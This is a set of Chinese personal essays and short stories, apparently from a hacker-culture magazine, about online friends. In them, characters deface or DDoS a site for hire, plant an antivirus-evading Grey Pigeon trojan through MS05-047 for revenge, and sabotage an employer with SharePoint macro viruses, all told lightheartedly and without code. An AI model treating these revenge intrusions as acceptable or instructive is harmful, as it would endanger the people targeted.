我和他认识得最早，大约是在刚上小学的时候，那时我们这里正流行玩红白机，他出现了。他对游戏很痴迷，用现在的话叫职业玩家，可以为游戏放弃一切。看到他“上瘾”的样子，我时常劝他有空多念念书，他总说：“我对这个没有瘾，我玩游戏也就是打发时间，只是我还没发现更有趣的事情而已。”说得多好呀，我看他这辈子就剩打发时间了。由于他长时间缺乏运动，造就了他宽广的体形。他也不喜欢胖胖的感觉，于是就和我说通宵能减肥，这个借口成了他去通宵的正当理由，这玩意就像喝减肥茶一样，越喝越胖。高三的时候，大家都忙着学习，他开始玩网游，通宵更是家常便饭。他最好的朋友气得把他的招生简章撕去了前半本（前半本是本科，后半本是专科）。幸好非典这时来了，学生都回家复习了，他通宵的机会没了，只能在家好好学习，最后勉强混了个本科，让一堆人恨得牙痒痒。上了大学后自然轻松了许多，不过谁知道还有什么在等着他呢！

kyone是个对游戏有一定天分的孩子，虽然我这样说他会不高兴的。各种游戏对他来说都不会陌生，他对新事物的熟悉比一般人都要快。我们这里要是新出了一个游戏，他肯定是最先会玩的人。可是他的猜中了开头，却猜错了结尾，他哪个游戏都没有玩精。就像KOF97刚出那阵，也是他最先在我们这打通关的，这让他高兴了一阵。格斗游戏玩得就是对战，他在开始时确实成了这里的“格斗之王”，不过等各种高手成长起来后，他就只能欺负那些初学者了。上高中以后，我们这街机绝种了，玩KOF也只能在电脑或电视上瞎闹了，没有那种爽快感。kyone这时用键盘和手柄已经发不出来连招了。我笑他：“玩格斗游戏发不出来招，你还混个屁。”可这厮竟然厚着脸皮和我说：“你懂得什么是武功最高境界吗，知道什么是无招胜有招吗。”我没有再说下去，再说会伤他自尊的。这种现象一直维持到现在，他在星际、CS、魔兽面前也难逃厄运。所以他现在玩魔兽只玩RPG，你要是在浩方看到他，记得帮我虐他，然后告诉他：“其实你玩得不错，比一般人强。”

幽灵拨号者

这是个美国黑客的名字，那个美国小孩虽然身体有病，但头脑倒是很好，而且有不同于常人的毅力（我觉得他的心理有问题）。这些都是幽灵拨号者告诉我的，当时我在网上遇到他时，曾恶意地认为：他起个这么“内裤”的名字是不是和那个美国小孩很像，在心理上。我们第一次相遇是在我上高二时，那时黑客在中美黑客大战后刚刚被老百姓认识，为其披上了一层神秘的面纱。我也是出于好奇才和他结识的，但他在我们刚认识不久就神秘失踪，直到我上大学了才有见到他。

我问他：“这几年上哪去了？”

“当时突然没了兴趣。” 他只淡淡地说。

“那你现在又？”

“没办法，兴趣使然。”

又一个被兴趣指使的家伙。

其实他当时要是努力钻研，现在说不定已经是一个高手了呢。嗨，谁知道他哪天就喜新厌旧了呢。黑客是一种边缘事物，我们无法从其表面界定他的好坏。对于那些换首页、挂马、删除重要文件等等一些破坏行为，据说管他们叫做“骇客”。幽灵拨号者正是介于它们之间。用武侠小说里的话叫亦正亦邪。我经常在“做坏事”时吓唬他，他总是先表现出一幅害怕的样子，然后笑呵呵地对我说：“做个小试验。”其实我知道他一点都不害怕，因为他对这些根本不在乎，能让他认真对待的事情我还真没看到。他的黑客技术不错，朋友想看个免费电影、做个VIP会员什么的都会去找他，这自然会让他的那些朋友刮目相看。他也会去干一些比较危险的事情，像帮别人黑个网站，帮某些个愤怒人士攻击一下别人。我记得那次他接了个活，有人让他想法让一个网站半个月没法开。他先入侵了那个网站，删掉了网站的文件并作了垃圾文件处理，让网管无法恢复。本以为这样就行了，可是那个网站还有备份，不到一天就恢复了正常。于是他又组织了一次Ddos，这回效果显著，那网站暂时关闭了。没想到人家报了警，可是没有明显的证据，警察也没找到幽灵拨号者。当时我非常害怕，可他却像没事人似的，真是皇上不急太监急。

现在也许你能看到幽灵拨号者发表的文章，其实那不是他写的。他这人很懒，不喜欢没事在键盘上敲敲打打（入侵时他的手比谁都溜），那些都是悟缘骨帮着他写的。一个动嘴一个动手，貌似完美的搭档。以后谁要是遇到他，替我和他说：“别什么都不在乎，失去的是找不回来的。”

悟缘骨

丫就是一典型的伪文学青年，这是我有限的词汇里唯一能形容他的词了。我们在小学的时候就认识了，那时他还不叫这个名字，我也不知道那时他叫什么。他非常喜欢看书，尤其是小说，常常抱本书就是一天，认识他的人都知道他爱看书，但就是没看到过他看与学习有关的书。有点夸张的说：“如果把他看过的书都放起来可以开个图书馆了。”讽刺的是，他的忘性太大。看完一套武侠小说，当时就能记住情节，和他说一些细节，他会作出恍然大悟的样子。

此人爱好写作，但写出来的文章鲜有人问津。为了提高其文学水平，他开始看一些他平常不喜欢看的书，像道德经、圣经、急救手册这些无聊的东东。他常说能写出好东西的人，心底都有写作的欲望。我估计他的欲望不小，不然怎么会去读那些玩意。高中毕业后，他扬言要写一本回忆高中的小说，小说里人物的名字都起好了，基本框架也写好了，最后却流产了。爱情太猛烈，在他还没有准备好时就强烈地冲击了他脆弱的心灵。幸好他没有要做诗人，听说做诗人的首要条件就是精神跟正常人不一样，不然我就惨了。

他是我见过最固执的人了，内心的想法不会因为别人而改变。犯了错误，从来都是虚心接受教育，坚决不改。初中时因为犯错误被老师打手板，打完后竟然笑了出来。我从内心里断定这人是个怪物。当你在宿舍与图书馆之间看到一个手里拿着书，匆匆忙忙的衰人时，上去告诉他：“不要在沉迷在小说的世界里了，逃避是解决不了问题的。”

kyone、幽灵拨号者、悟缘骨是我生命中的朋友，以后可能会有人离去，也可能会有人加入进来，我期待着那一天的到来。

菜鸟MM

海边一粒沙

我，是一个十足的大网虫。每天除了上班的八小时以外，其余的十六个小时，几乎有十二个小时是在网上度过的。像我这样的网虫可能也有许多，但像我这样的MM估计就没几个了吧！

上网的时候我从不玩游戏，什么QQ幻想、梦幻西游之类的，我统统不会。原因很简单，最直接原因的就是我不会玩；也没人教我玩。我只会开着一个QQ挂在上面，和一些小说作者沟通，但最多的时间还是在写小说。虽然我的小说写得很一般，但时间长了也有一小群死忠fans，他们的忠贞不渝曾让我不止一次的在梦中感动得流泪，甚至有一次我梦见自己一边流着感动的泪珠一边在给他们签名……

就这样，我每天都在网络中天马行空，在不经意间认识了一个网友——小叶白龙。和他的深交源于他帮着我黑了别人的电脑，从此以后我们便“同流合污”、“狼狈为奸”了^-^

我怎么也想不起来刚开始时是怎么跑到他的群里了的。他话很少，隐隐约约的让我感觉到他的忧郁，总是把自己的那扇心门紧锁。正是出于这种好奇，使得我偏偏就喜欢找他聊天。但他总是出于礼貌而有一搭无一搭地和我聊天，和他聊了那么久都没有什么进展，无法挖掘出他心里的故事。见这条“鱼”没有上钩的意思，况且味道也不似刚开始时的那么鲜美，我决定收起我的金钩——咱钓不到，不钓总可以吧！？面对如此冥灵不化者，我决定放弃认输。都说射手座的好奇心最强，而且还比较“花心”，看来网上说的倒是一点儿也不假。

我在网络的日子就是整天与小说为伍，在小说里风花雪月，和虚拟的主人公谈情说爱，生生死死。那时和小白的关系不是很要好，不温不火地聊着。不过他建立的一个网站我倒是很愿意去的，在他的BBS里做写手——其实写小说第一是冲着稿酬去的，没有钱，我拿什么来上网呢！？第二就是喜欢别人的吹捧奉承。那种美妙的感觉很棒，就像在天空上飘。

我是一个孤芳自赏的人，当然，我的孤芳自赏不同于芙蓉姐姐的孤芳自赏。我喜欢把自己的得意之作收藏在E-mail里。这个消息不知是哪个混蛋透露出去的（我后来仔细的想了整整一晚上，似乎我从来没有告诉过别人，只有自己知道），更加可恶的是我的文学群里有一个叫“天堂飞鸟”的人死皮赖脸、软磨硬泡的要去了我的E-mail地址，美其名曰说是要与我邮件联系。见到自己这么受读者爱戴，我差点儿当场又感动的流出眼泪来。一直到最后事情真相大白了，我都没有后悔自己的意志不坚，禁不起对方糖心炮弹的轰击，只怪对方太狡猾，孙子兵法、三十六计深得精髓且充分利用了我善良而又纯真的心灵，使我不经意间掉入了一个陷阱……

不久之后，我发现自己的几篇爱作竟然在一些报刊上出现了，那些我平时爱如性命、不忍发表的文章居然被发表了！？而且还不是我发表的！气得我差点儿用键盘去砸显示器，还好我没有那么做——再怎么着终归是自己的电脑，要是砸坏了，可就没地方上网了。

这件事让我恼火万分，逢人就说，以期博得网上更多拥护者的同情及对肇事者强烈的愤慨，最糗的是我竟然不知道是谁干的。激将法、威胁、恐吓……几乎我能想到的所有手段都用过了，可就是没有人敢站出来承认，不仅如此，更糟糕的是我的文章还在不断地丢失，无论我换到哪个邮箱里，依然如此。我愤怒，但却束手无策。是谁吃饱了撑的，来欺负我这个弱女子呀？

直到有一天我无意间将此事告诉了小白，过了很久，电脑那头才给了我一个回复。

小叶白龙：“你是被人家黑了。”

我听了一愣。黑了？黑了是什么意思？

小叶白龙：“就是黑客入侵并控制了你的电脑。”

“啊！！！黑客？？？……”我惊讶得大叫了起来，嘴巴张得大大的。在我的大脑里，电脑与网络的作用不外乎聊天、浏览网页、看电影、听歌、玩游戏之类的，这就像写小说一样简单，而“黑客”这个词却带给了我很大的震撼。我的脑海里突然显现出了电影黑客帝国里那个帅帅的、酷酷的男主角——尼奥。难道我真的碰到了黑客？又或者在哪个隐蔽的角落里，也有一个和尼奥一样酷酷的、帅帅的黑客在关注着我！？多么浪漫的小说体裁呀，这简直就是现代灰姑娘与黑客王子的美丽童话爱情的翻版，和这个比起来，那个韩国的叫什么可爱淘的写的小说《狼的诱惑》、《那小子真帅》又算得了什么呢……

“死丫头，发什么神经呀，还不睡觉？！”老妈一边拍打着我的房门，一边骂道。

我尴尬地吐了一下舌头，居然没有为自己的大惊小怪而感到脸红，“啊！？噢，我知道了。”真气人，我幻想着的美丽情节被突然打断了。

回到现中的我，想了良久，又问道：“那我该怎么办？”

小白说：“这好办，找出他，报复他，告诉他你也不是好惹的。”我最终同意了小白的计划，经过小白仔细地推敲，最后认定网友中的“天堂飞鸟”最可疑，因为只有他才知道我邮箱的地址。于是，我连忙说道：“你在哪个网吧的，我马上去找你。”

……

20分钟不到，我就赶到了那家网吧。虽然已经是晚上10点多了，可网吧里仍然是热闹非常，这么多的人，哪个才是小白呢？我灵机一动，大声喊道：“有谁认识小白的，请举手！”

过了许久，只见网吧的角落里慢慢的伸出了一只胳膊，我走了过去，只见小白正在那儿玩着网络游戏，看着他那专注的样子，我真是又气又急，也不知道他到底是要玩游戏还是要帮我。

我抱怨地说道：“小白，我们什么时候开始啊？”

小白连头都没有抬，敷衍地问道：“哦，现在几点了？”

我真想让他尝尝我拳头的滋味，玩游戏竟然连时间都忘记了，还谈何报复计划啊！但是为了保全我尽善尽美的淑女形象，我只好微笑着回答道：“现在已经快夜里11点了。”

小白这才抬起头推了推鼻子上的眼镜，天啊！原来小白看起来这么儒雅啊！简单干净的衣着、深邃的眼眸。我有些出神地看着小白，直到小白第二次问话我才不好意思地笑了笑。

小白红了红脸，第三次重复了他的问题说：“一般他都几点睡觉啊？”

没办法，只好用我最具有杀伤力的温柔一笑来掩饰我的尴尬：“一般这个时候他已经睡得跟死猪一样了。但今天他好像跟他父母都去他姐姐家看新生儿了，不过，他的电脑应该是在家挂机呢。”

小白摆了一个胜利的姿势，我们开始实施报复计划。从我的QQ中，小白很轻松地获取了天堂飞鸟的IP地址，又熟练地从他的文件夹里调出了一个个的文件，有条不紊地操作着。我好奇地问他：“你在干什么？”

小白连头也不抬地说道：“我在扫描对方的电脑，然后尝试使用溢出程序入侵他，我使用的是最新的MS05047漏洞，因为我们现在是在网吧中，普通的反向溢出程序无法利用，而正向连接的溢出程序成功率又太低，因此我使用的这个溢出程序是从我的网站上将一个配置好的灰鸽子木马的服务端程序植入到对方电脑中并执

行……”他有板有眼地跟我解释着：“这个灰鸽子，可是已经被修改过特征码的，而且又加了多层壳，绝对不会被查杀的……”

我越听越糊涂，什么扫描、溢出、MS05047、灰鸽子、木马、特征码、壳的，我就象在听天书一样，一句也没有听懂。

小白一边操作着一边在给我讲解，他那些专业术语和运用的软件、程序把我弄得一愣愣的。突然，我意识到坐在我面前的就是传说中的黑客！此时的我两眼发直，四肢抽搐。对小白的看法就像看英雄一样。

我用充满崇拜的口吻问道：“你说的这些都是什么啊？我怎么一点儿都听不懂啊？”

小白笑了，说实话他笑起来的样子挺好看的。他抬起头说道：“这些呢，都是我自己做的软件。看到没有，在灰鸽子的控制端，他已经上线了，现在，我们已经完全的控制对方了，我可以随意地更改他的用户名和密码了，也可以任意删改他电脑中的文件。我们可以改了他的密码，让他连电脑都开不开。”

我张大着嘴巴，好像在听天方夜谭一样。天哪，这个世界上居然真的会有这样的人，难怪我的文章会丢掉啊。我又问道：“那你刚才问我他什么时候休息干什么啊？”

小白笑着说道：“你真是个笨蛋啊，我们现在控制他的电脑，他要是在的话，很容易察觉到有人在黑他的电脑，他一关机我们就前功尽弃了。”

我恍然大悟地点点头，其实我还是什么也没有听懂，主要是太要面子了，不能叫他看扁我啊！

小白说：“我把几十个病毒放在他的电脑内，我想凭他的水平是没办法解开的，看他再害人！”

这似乎有儿太过分了吧，我有点儿心软地说道：“不用那么狠吧？用得着往他的电脑里放那么多的病毒啊，也许他有很多重要的东西呢。”

小白用赞赏的眼光看着我说：“你还挺善良的啊，不过你放心，这些都是我自己做的假性病毒，让他的电脑假性的瘫痪而已。如果有响应的口令，它们会自动消失的。”我这才放心地点点头。

几个小时以后当疲惫不堪的小白揉揉僵硬的脖子，抬头的时候，正与我色迷迷的眼神相撞。在我天花乱坠的吹捧下，我们成为了铁哥们。

N天之后我在QQ与“天堂飞鸟”的对话如下：

天堂飞鸟：“好了，沙子姐姐，我承认是我的错。你能不能帮我把电脑弄好啊 ？”

我和小白相视一笑说：“这就是你随便黑别人的下场。”

天堂飞鸟：“我知道错了，拜托了。以后，不，再也没有以后了。我电脑里还有很重要文件呢！”

我问道：“那我先问你，当初你是如何入侵我的电脑的？”

天堂飞鸟：“你的电脑是空口令呀！而且几乎所有的漏洞都没有补上。”


这么丢脸，居然当初是被这么入侵的，好在经过小白N天的修整，我的电脑现在已经是固若金汤了。我说道：“谨记这次教训吧，要知道，人外有人，天外有天！明天你可以在家里上网了，不用天天去网吧了。”

天堂飞鸟感激不尽。

从此我可以放心地把我的小说放在E-mail里了，而且我也改掉了孤芳自赏的毛病。虽然我有王牌在手，但是毕竟人外有人天外有天嘛。忘记补充了，小白在我的勾引下成为我的男朋友了，此时我正在电脑前一边打字一边等着他把饭喂到我的口中呢！

月之暗面

死神淑女



每个人都有阴暗的一面，就如同再阳光的人也总有自己的影子。

正面

老王说的很明白，这个方案的文档必须本周内恢复。到现在林峰的头脑还一片混乱，无法找出一个合理的解释。这或许是个阴谋：一方面事情发生的很蹊跷，手法也比较隐晦，而另一方面，则是最有嫌疑的人太让他无法相信……总之，无论是怎样的结局他都无法接受。

公司的同事已经开始议论纷纷了，没有人知道为什么在Microsoft Office SharePoint的协同工作下，文档会自动删除。并且还席卷了整个关于这个Case（注：方案＝案子＝Case）的其他文件。太过于信任微软的实力和太过于相信林峰的能力，使得大家都没有做相应的备份。

因此恢复数据成了他的责任，但是一般的方法看来很难奏效，公司将硬盘交给了专业的数据恢复公司来处理。然而事情总要有个“责任”的说法，此事一定要找个人来扛。如果无法找到真正的主谋，林峰就会被扫地出门。“拿自己该拿的钱，做自己该做的事”这是公司员工的座右铭，也是一条铁的法则；这是最起码的游戏规则，也是每一个公司员工的义务。

宏病毒并不稀奇，嵌套在Word文档中是很平常的事情。但是这种在协同状态下发作的就比较罕见了。根据事后的网络流量分析和本地探察，发现制作这个病毒的人只是进行破坏而没有将资料外泄。所以现在大致可以肯定“他”是公司的内部人员。老王是做技术出身的，应该发现了这个问题，当然也能理解这个人所具有的潜在威胁。

林峰以前顶撞过老王，不过在认识到自己的能力和技术都比他低一个层次后，性格比以前温顺多了，然而人的本性很难改变，性子直的人总是不受欢迎。老王好象对他一直不满，所以林峰经常会接到一些很难完成的任务。但是不知是运气还是别的，竟然每次都完成的很漂亮。然而现在这个Case的自动删除事件，却让他觉得头皮发麻无法处理。

林峰突然心头闪过一丝不满，觉得帮助淑儿做这个文案仿佛是错误的：假如不做这个文案，大概不会让自己落到这么一个危险的境界。但这只是一瞬间而已，很快他就释然了。为了自己心爱的人，做什么都是应该的。尽管，淑儿对他的态度一直是不愠不火。到现在，他都没有明白淑儿到底是不是喜欢他。

因为以前大家各自编写独立的东西，最后才整合，合作的效率低下，林峰为了改变这种状况才专门教会大家用Microsoft Office SharePoint来协同工作。教学很完美，这以后从来没有出现过问题，而且合作的成绩让老王很满意。大家都知道林峰在追求淑儿，所以这次的案子也是很快就完成了，然而意想不到的却是感染了一个奇怪的病毒。

林峰很是怀疑老王想辞他，甚至怀疑这个病毒就是老王自己弄出来的。不为别的，仅仅为了让林峰走人而已。这段时间，林峰曾在早会的时候当面提出过一些案子的反对意见。老王很是民主，不过只是假象。他是个城府很深的人。前期做的某些细小的事情你根本发现不出来，然而到最后走上正途的时候，仔细体会他走的每一步，都能让林峰不寒而栗。

假如，老王为了辞掉一个跟随他多年的下手，而不引起大家的愤怒，这种看起来是偶然的事故就会很有说服力了。林峰明白老王的手段，做事非常武断，尽管到现在为止，公司并没有因为他的武断而造成过什么损失。但是，潜伏在内心的魔鬼，总是适时的慢慢的在滋生、发芽、长大。

侧面

硬盘数据经过专业公司的物理处理，已经恢复了。大家都紧张的在做着后期工作，相信不会耽误什么时间，案子能正常的交到客户的手里。不过，事情并没有结束，这件事情的主谋还没有找到。老王正在考虑这个问题，到底是谁做了这个病毒，是林峰么？他有这个能力，不过不会是因为自己平日对他的刻薄要求吧？以他跟随自己这么长时间来说，应该很明白在自己眼皮底下做这种事情是多么无知。老王叹气，尽管初衷只是为了找个人把公司的事情都扛起来，可是自己培养部下的手段确实霸道了点。想来想去，也不应该是林峰。但是除了他，公司不可能有别人做出这种病毒。又或者，这完全是某个竞争对手的阴谋？老王有自己的苦闷，一个人的精力毕竟有限，他并不想什么事情都是他一个人说了算。但是公司吃过民主的苦。一群人为了各自的利益推举所谓的自己的意见，意见的最终结果不过是让富裕的更富裕，贫穷的更贫穷。老王的专制彻底打破了这种腐朽的局面。制度没有什么优劣之分，只有适应不适应。

老王觉得这种专制很适应现在的公司情况，所谓的成王败寇，都是以结局定英雄的。走到如今的地位，这条路并不容易。

正考虑着，林峰走了进来。老王示意他坐下，然而他并没有这样，而是递交给老王一份材料。老王随意看了看，是关于Microsoft Office SharePoint协作状态下的安全防护策略。文字的风格是很严谨的，整个事件分析的很清晰，解决方案也做的很到位。这，就是性格正直的人的优点吧！老王心中叹道。翻到最底页，则是林峰的辞职报告。老王指着辞职报告问他：“这是什么意思？”

林峰道：“王总，我没办法找出这个病毒的制造者。”接着顿了顿，似乎考虑了什么“我没有完成您交给的任务。对于一一对您所造成的损失，我只能说抱歉。”他的话语平静如常，却很冷。老王透过他的眼睛，看到了林峰辞职后的后续动作。“仔细考虑考虑吧。呵呵，压力太大吧？给你放一个月假。我相信这是竞争对手的一个阴谋。”老王说道。

在林峰惊异的目光中，老王示意他可以出去了。他明白，无论如何不能让林峰因为这个原因就辞职。所以不管是谁制造的病毒，这个事情到这里都必须结束了。

凭心而论，老王放他一马，已经很打击林峰了。然而更让他受到打击的事情在他离开老王办公室的时候发生了。

淑儿正微笑的对着他：“林经理，一起吃饭去吧！给您说点事情好不？”

林峰不敢相信的接受了淑儿的邀请，并听她讲了一个故事。

暗面

我已经无法容忍了，每个人的心理承受能力都存在一个底线。这条底线如同狮子一般吞噬着我的所谓的道德、正义。所以，我决定要让他理解我的愤怒。

不过中国是个讲法律的国家，尽管王总对我不仁，我却不能对他不义。但这一切只是潜在的本因，表现在大众面前的老王是个德高望重的老者，是个成功的企业家，更是个一挥手能弄死一片的决裁者。

所以如果我明目张胆的报复了他，那么自己肯定会带上铁链子被五花大绑的丢进监狱。我不能那么蠢，毕竟本姑娘也是受过高等教育的四有新人。所以我要用一点点隐蔽的手段给他惨痛的教训。

忘记说明了，我是某个不能告诉你名字的公司的某个不能告诉你名字的部门的一名秘书。嗯，秘书很奇怪么？秘书就不能报复了？笑话，有人抽你一耳瓜子你会因为自己是秘书就不还手么？为了报复王总，我设计了一个很完美的计划。而且为了实现它，我已经蓄意很久了。老王没有什么失败的地方，唯一的就是他有时候并不了解手下人的具体实力。

这天照例的早会，老王公布了下本周的工作计划，我认真的做好了笔记和会议记录并且详细的帮助他为下属布置了任务。而这个报复的计划，现在仅仅是开始。

我知道林峰对我的感情，所以在提出问题的时候就已经知道了答案：“林经理，很忙啊？我想求您点事。”然后笑眯眯的将周计划递到他手上。“淑儿，瞧你说的哪里话，我一点都不忙，”林峰慌张的站起来摆摆手“我看看。嗯，这周其实很轻松的了。有什么事情你说就好，我尽量帮你。”他的态度一向是这么热情。我不知道大家听过这么一句话没有：爱情就是犯贱，一方受伤，另外一方就用自己的血肉填补对方的伤口。爱情让人迷失，对谁都一样。

我将本属自己的部分工作交到了他的手里。说多不多，说少不少，至少这周林峰不会太轻松。接着，我又央求其他人帮我一起做这个案子。呵，现在手头没事了，终于轻松了。不过这只是开始，如果仅仅是消极怠工来报复王总未免太简单了一点。

这个Case是个比较大的企画，我们是使用Microsoft Office SharePoint来协同实现的。除了林峰那部分没问题，其他人的文档都含有宏病毒。不过单独存在并不会发作，只有在协同状态下根据一定的关键字存在才能被引发。

本来我是想连林峰那份也做成含有病毒的，不过最终却没有这么做：一方面林峰对于网络安全的敏锐和他的职位一样让我敬佩，另一方面我不想给他造成什么不好的印象。嘻嘻，厚道的人老天都不忍心折磨他的。


想起来这个方法还是很完美的，公司机器上的病毒防火墙都是基于特征码的，所以很难发现这段需要集合后才能发挥作用的东西。可是王总看来还是挺明智的，竟然想到专业级的数据恢复。报复显然没有达到预期的那种效果，不过，这事儿还是让他着实苦闷了两天。我笑了笑，大概也只能做到这个程度了吧！

这个事情里，觉得对不起的就是林峰了，事情尽管已经算是解决了，但是找不到病毒的来源，王总不会轻易饶了他。我忽然觉得，他对我付出这么多，是不是我也应该付出一些？

